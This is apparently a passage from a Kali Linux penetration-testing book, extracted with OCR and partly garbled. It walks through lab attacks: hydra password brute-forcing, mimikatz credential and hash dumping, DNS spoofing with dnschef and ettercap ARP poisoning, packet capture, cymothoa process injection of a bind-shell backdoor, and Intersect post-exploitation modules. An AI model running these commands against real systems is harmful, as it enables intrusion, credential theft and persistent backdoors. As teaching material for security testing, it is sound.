
```


```

root@kali:~# hydra -P password.1st 172.16.43.156 vnc
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-04-30 18:38:06
[WARNING] you should set the number of parallel task to 4 for vnc services.
[DATA] max 1 task per 1 server, overall 64 tasks, 1 login try (l:1/p:1), ~0 tries
per task
[DATA] attacking service vnc on port 5900
[5900][vnc] host: 172.16.43.156 password: password01
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-04-30 18:38:06

```





```
hydra -s 22 -l msfadmin -p msfadmin -t 16 172.16.43.156 ssh
```

Command	Description
kerberos	Attempt to retrieve kerberos creds
livessp	Attempt to retrieve livessp creds
mimikatz_command	Run a custom command
msv	Attempt to retrieve msv creds (hashes)
ssp	Attempt to retrieve ssp creds
tspkg	Attempt to retrieve tspkg creds
wdigest	Attempt to retrieve wdigest creds

```
meterpreter > mimikatz_command -f samdump::hashes
Ordinateur : XP-Mode
BootKey    : 9c3570a0bad10f42bfd8bb9ed8ed0850

Rid  : 500
User : Administrator
LM   : eb476370cb546ec488258cc182813a1a
NTLM : a38a4a8596e5f959ffe9f94762773c76

Rid  : 501
User : Guest
LM   :
NTLM :

Rid  : 1002
User : SUPPORT_388945a0
LM   :
NTLM : 5bf642b60be2908b614b7c337aa136e7

Rid  : 1003
User : XPMUser
LM   : ba09759a9bcf77f7aad3b435b51404ee
NTLM : 40a80862cafcd46dfa5b77ba3da8ca0e
```

```
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
[0] { Administrator ; XP-MODE ; xpmodepassword }
[1] { Administrator ; XP-MODE ; xpmodepassword }
```

```
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
=====

AuthID      Package      Domain      User          Password
-----      -----      -----
0;996      Negotiate   NT AUTHORITY NETWORK SERVICE lm{ aad3b435b51404eeaad3b43
5b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;1014485   NTLM        XP-MODE     Administrator   lm{ eb476370cb546ec488258cc
182813a1a }, ntlm{ a38a4a8596e5f959ffe9f94762773c76 }
0;997      Negotiate   NT AUTHORITY LOCAL SERVICE  n.s. (Credentials K0)
0;46071    NTLM        WORKGROUP   XP-MODE$       n.s. (Credentials K0)
0;999      NTLM        WORKGROUP   XP-MODE$       n.s. (Credentials K0)
```

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
=====
AuthID      Package      Domain      User          Password
-----      -----      -----
0;997      Negotiate   NT AUTHORITY LOCAL SERVICE
0;996      Negotiate   NT AUTHORITY NETWORK SERVICE
0;46071    NTLM
0;999      NTLM        WORKGROUP   XP-MODE$      xpmodedpassword
0;1014485  NTLM        XP-MODE     Administrator  xpmodepassword
```



```
root@kali:~# dnschef


   _ [ ] version 0.2 [ ] _ / \
  / \ [ ] [ ] [ ] [ ] [ ] [ ]
  | ( ) [ ] [ ] [ ] [ ] [ ]
  \_, [ ] [ ] [ ] [ ] [ ] [ ]
                           iphelix@thesprawl.org

[*] DNSChef started on interface: 127.0.0.1
[*] Using the following nameservers: 8.8.8.8
[*] No parameters were specified. Running in full proxy mode
[18:56:35] 127.0.0.1: proxying the response of type 'A' for www.target.com
[18:56:35] 127.0.0.1: proxying the response of type 'AAAA' for www.target.com
[18:56:38] 127.0.0.1: proxying the response of type 'A' for www.target.com
[18:56:38] 127.0.0.1: proxying the response of type 'AAAA' for www.target.com
[18:56:40] 127.0.0.1: proxying the response of type 'A' for www.target.com
[18:56:40] 127.0.0.1: proxying the response of type 'AAAA' for www.target.com
[18:56:41] 127.0.0.1: proxying the response of type 'A' for www.target.com
[18:56:41] 127.0.0.1: proxying the response of type 'AAAA' for www.target.com
[18:56:43] 127.0.0.1: proxying the response of type 'A' for www.target.com
[18:56:43] 127.0.0.1: proxying the response of type 'AAAA' for www.target.com
[18:56:44] 127.0.0.1: proxying the response of type 'A' for client-s.gateway.mes
senger.live.com
```

```
msfadmin@metasploitable:~$ host -t ANY google.com
google.com mail is handled by 20 alt1.aspmx.l.google.com.
google.com mail is handled by 10 aspmx.l.google.com.
google.com mail is handled by 50 alt4.aspmx.l.google.com.
google.com mail is handled by 30 alt2.aspmx.l.google.com.
google.com mail is handled by 40 alt3.aspmx.l.google.com.
google.com has address 216.58.216.174
google.com has IPv6 address 2607:f8b0:400a:807::200e
google.com name server ns4.google.com.
google.com name server ns2.google.com.
google.com name server ns1.google.com.
google.com name server ns3.google.com.
msfadmin@metasploitable:~$ _
```

```
root@kali:~# dnschef --fakeip=172.16.43.150 --fakedomains goolge.com --interface 172.16.43.150 -q
[*] DNSChef started on interface: 172.16.43.150
[*] Using the following nameservers: 8.8.8.8
[*] Cooking A replies to point to 172.16.43.150 matching: goolge.com
```





**ettercap 0.8.2**

Start Targets Hosts View Mitm Filters Logging Plugins Info

Host List x

IP Address	MAC Address	Description
172.16.43.1	00:50:56:C0:00:08	
172.16.43.2	00:50:56:F3:AE:78	
172.16.43.156	00:0C:29:18:0F:08	
172.16.43.254	00:50:56:F4:71:36	

**Delete Host**   **Add to Target 1**   **Add to Target 2**

ARP poisoning victims:

GROUP 1 : 172.16.43.1 00:50:56:C0:00:08

GROUP 2 : 172.16.43.156 00:0C:29:18:0F:08

ettercap 0.8.2

Start Targets Hosts View Mitm Filters Logging Plugins Info

Host List x Plugins x


Name	Version	Info
arp_cop	1.1	Report suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
* dns_spoof	1.2	Sends spoofed dns replies
dos_attack	1.0	Run a d.o.s. attack against an IP address
dummy	3.0	A plugin template (for developers)
find_conn	1.0	Search connections on a switched LAN
find_ettercap	2.0	Try to find ettercap activity
find_ip	1.0	Search an unused IP address in the subnet
finger	1.6	Fingerprint a remote host
finger_submit	1.0	Submit a fingerprint to ettercap's website
fragger_attack	1.0	Run a fraggle attack against hosts of target one
gre_relay	1.0	Tunnel broker for redirected GRE tunnels
gw_discover	1.0	Try to find the LAN gateway
isolate	1.0	Isolate an host from the lan

ARP poisoning victims:

GROUP 1 : 172.16.43.1 00:50:56:C0:00:08

GROUP 2 : 172.16.43.156 00:0C:29:18:0F:08

Activating dns\_spoof plugin...




## It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

```
root@kali:~# tcpdump -n -t -X -i eth0 -s 64 icmp and src 172.16.43.156 and dst 172.16.43.150
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 64 bytes
IP 172.16.43.156 > 172.16.43.150: ICMP echo request, id 1125, seq 1, length 64
    0x0000: 4500 0054 0000 4000 4001 8b56 ac10 2b9c E..T..@.0..V..+.
    0x0010: ac10 2b96 0800 abd2 0465 0001 71b0 c156 ..+.....e..q..V
    0x0020: 20bd 0900 0809 0a0b 0c0d 0e0f 1011 1213 .....
    0x0030: 1415 ..
IP 172.16.43.156 > 172.16.43.150: ICMP echo request, id 1125, seq 2, length 64
    0x0000: 4500 0054 0000 4000 4001 8b56 ac10 2b9c E..T..@.0..V..+.
    0x0010: ac10 2b96 0800 91d5 0465 0002 72b0 c156 ..+.....e..r..V
    0x0020: 39b9 0900 0809 0a0b 0c0d 0e0f 1011 1213 9.....
    0x0030: 1415 ..
```



The screenshot shows the Wireshark interface with the following details:

- File menu:** File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Tools, Internets, Help.
- Toolbar:** Standard file operations (Open, Save, Print, Copy, Paste, Find, Replace, etc.).
- Filter bar:** Filtered by "icmp".
- Panels:**
  - Packet List:** Shows 48 total packets, with the 19th packet selected. The selected packet is an ICMP Echo Request (Type 8, Code 0) from 172.16.43.156 to 172.16.43.156, timestamped at 19:58:00.000000.
  - Selected packet details:** Shows fields like Source (172.16.43.156), Destination (172.16.43.156), Protocol (ICMP), Length (64), and Info (98 Echo (ping) request id=0xd067, seq=1/256, ttl=64 (reply in 20)).
  - Selected packet bytes:** Shows the raw hex and ASCII data of the selected frame.
- Status bar:** File: "/tmp/wireshark\_pcapping\_etc0\_2...", Packets: 48, Displayed: 24 (50.0%), Dropped: 0 (0.0%).
- Profile:** Default.

The screenshot shows the 'Capture' tab of the Wireshark configuration dialog. The 'Capture' section lists the interface 'eth0' (172.16.43.150) as selected, with 'Link-layer header' checked under 'Interface'. Other interfaces listed are 'any' (Linux cooked). Promiscuous mode is enabled for both. The 'Capture Filter' field is empty. Below it, there are checkboxes for 'Capture on all interfaces' and 'Use promiscuous mode on all interfaces', with the second one being checked. The 'Display Options' section contains three checked checkboxes: 'Update list of packets in real time', 'Automatically scroll during live capture', and 'Hide capture info dialog'. The 'Name Resolution' section has four checkboxes: 'Resolve MAC addresses' (checked), 'Resolve network-layer names' (unchecked), 'Resolve transport-layer name' (unchecked), and 'Use external network name resolver' (checked). At the bottom are 'Help', 'Start', and 'Close' buttons.

## Chapter 11: Maintaining Access

```
root@kali:~# cymothoa -S  
  
0 - bind /bin/sh to the provided port (requires -y)  
1 - bind /bin/sh + fork() to the provided port (requires -y) - izik <izik@tty64.org>  
2 - bind /bin/sh to tcp port with password authentication (requires -y -o)  
3 - /bin/sh connect back (requires -x, -y) Transient Key : E7 7C D6 82 D6 1A F2 3B  
4 - tcp socket proxy (requires -x -y -r) - Russell Sanford (xort@tty64.org) 17 4B  
5 - script execution (see the payload), creates a tmp file you must remove 83 F1  
6 - forks an HTTP Server on port tcp/8800 - http://xenomuta.tuxfamily.org/ CD E0  
7 - serial port busybox binding - phar@stonedcoder.org mdavis@ioactive.com  
8 - forkbomb (just for fun...) - Kris Katterjohn EAPOL HMAC : 0D 6D A0 FF  
9 - open cd-rom loop (follows /dev/cdrom symlink) - izik@tty64.org  
10 - audio (knock knock knock) via /dev/dsp - Cody Tubbs (pigspigs@yahoo.com)  
11 - POC alarm() scheduled shellcode  
12 - POC setitimer() scheduled shellcode  
13 - alarm() backdoor (requires -j -y) bind port, fork on accept  
14 - setitimer() tail follow (requires -k -x -y) send data via upd  
  
root 1446 0.0 0.0 244 0 0 ? 0 - S< 20:56 0:00 [ata_aux]  
root 1453 0.0 0.0 0 0 ? 1 - S< 20:56 0:00 [scsi_eh_0]  
root 1459 0.0 0.0 0 0 ? org> 20:56 0:00 [scsi_eh_1]  
root 1472 0.0 0.0 0 0 ? 2 - S< 20:56 0:00 [ksuspend_usbd]  
root 1476 0.0 0.0 0 0 ? 3 - S< 20:56 0:00 [khubd]  
root 2360 0.0 0.0 0 0 ? 4 - S< 20:56 0:00 [scsi_eh_2]  
root 2591 0.0 0.0 0 0 ? 5 - S< 20:56 0:00 [kjournald]  
root 2765 0.0 0.1 2216 632 ? 6 - S<s 20:56 0:00 /sbin/udevd --d  
root 3132 0.0 0.0 0 0 ? 7 - S< 20:56 0:00 [kpsmoused]  
root 3816 0.0 0.0 0 0 ? 8 - S< 20:56 0:00 [btaddconn]  
root 3818 0.0 0.0 0 0 ? 9 - S< 20:56 0:00 [btdelconn]  
root 4094 0.0 0.0 0 0 ? 10 S< 20:56 0:00 [kjournald]  
daemon 4234 0.0 0.1 1836 576 ? Ss 20:56 0:00 /sbin/portmap
```

```
[+] attaching to process 2765  
  
register info:  
-----  
eax value: 0xfffffe00 ebx value: 0x11  
esp value: 0xbff95584c eip value: 0xb7f62410  
-----  
[+] new esp: 0xbff955848  
[+] injecting code into 0xb7f63000 pycymothoa-1-alpha.tar.gz root@172.16.1.11:~#  
[+] copy general purpose registers 244's password:  
[+] detaching from 2765 pycymothoa-1-alpha.tar.gz root@172.16.1.11:~#  
[+] infected!!!
```

```
root@kali:~# nc -nvv 172.31.99.244 4444
(UNKNOWN) [172.31.99.244] 4444 (?) open
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls      register info:
bin
boot eax value: 0xfffffe00   ebx value: 0x11
cdrom esp value: 0xbff95584c   eip value: 0xb7f62410
dev
etc
home [+] new esp: 0xbff955848
initrd [+] injecting code into 0xb7f63000
initrd.img [+] copy general purpose registers
lib
lost+found
```

```
root@kali:~# intersect
```

```
Intersect 2.5 - Script Creation Utility
```

- ```
-----  
1 => Create Custom Script  
2 => List Available Modules  
3 => Load Plugin Module  
4 => Exit Creation Utility
```

```
=> ■
```

```
=> 1
```

Intersect 2.0 - Script Generation Utility

----- Create Custom Script -----

Instructions:

Use the console below to create your custom Intersect script. Type the modules you wish to add, pressing [enter] after each module.

Example:

```
=> creds  
=> network
```

When you have entered all your desired modules into the queue, start the build process by typing :create.

\*\* To view a full list of all available commands type :help.  
The command :quit will return you to the main menu.

```
=> :modules  
archive  creds  extras  network  reversexor  scrub  
bshell   daemon  lanmap  osuser   rshell    xorshell  
aeshttp  getrepos openshares portscan  sniff    webproxy  xmpp  
egressbuster  icmpshell persistent  privesc  udpbind  xmlcrack
```

```
=> :create


[ Set Options ]
If any of these options don't apply to you, press [enter] to skip.
Enter a name for your Intersect script. The finished script will be placed in the
e Scripts directory. Do not include Python file extension.
=> test
Script will be saved as /usr/share/intersect/Scripts/test.py

Specify the directory on the target system where the gathered files and information
will be saved to.
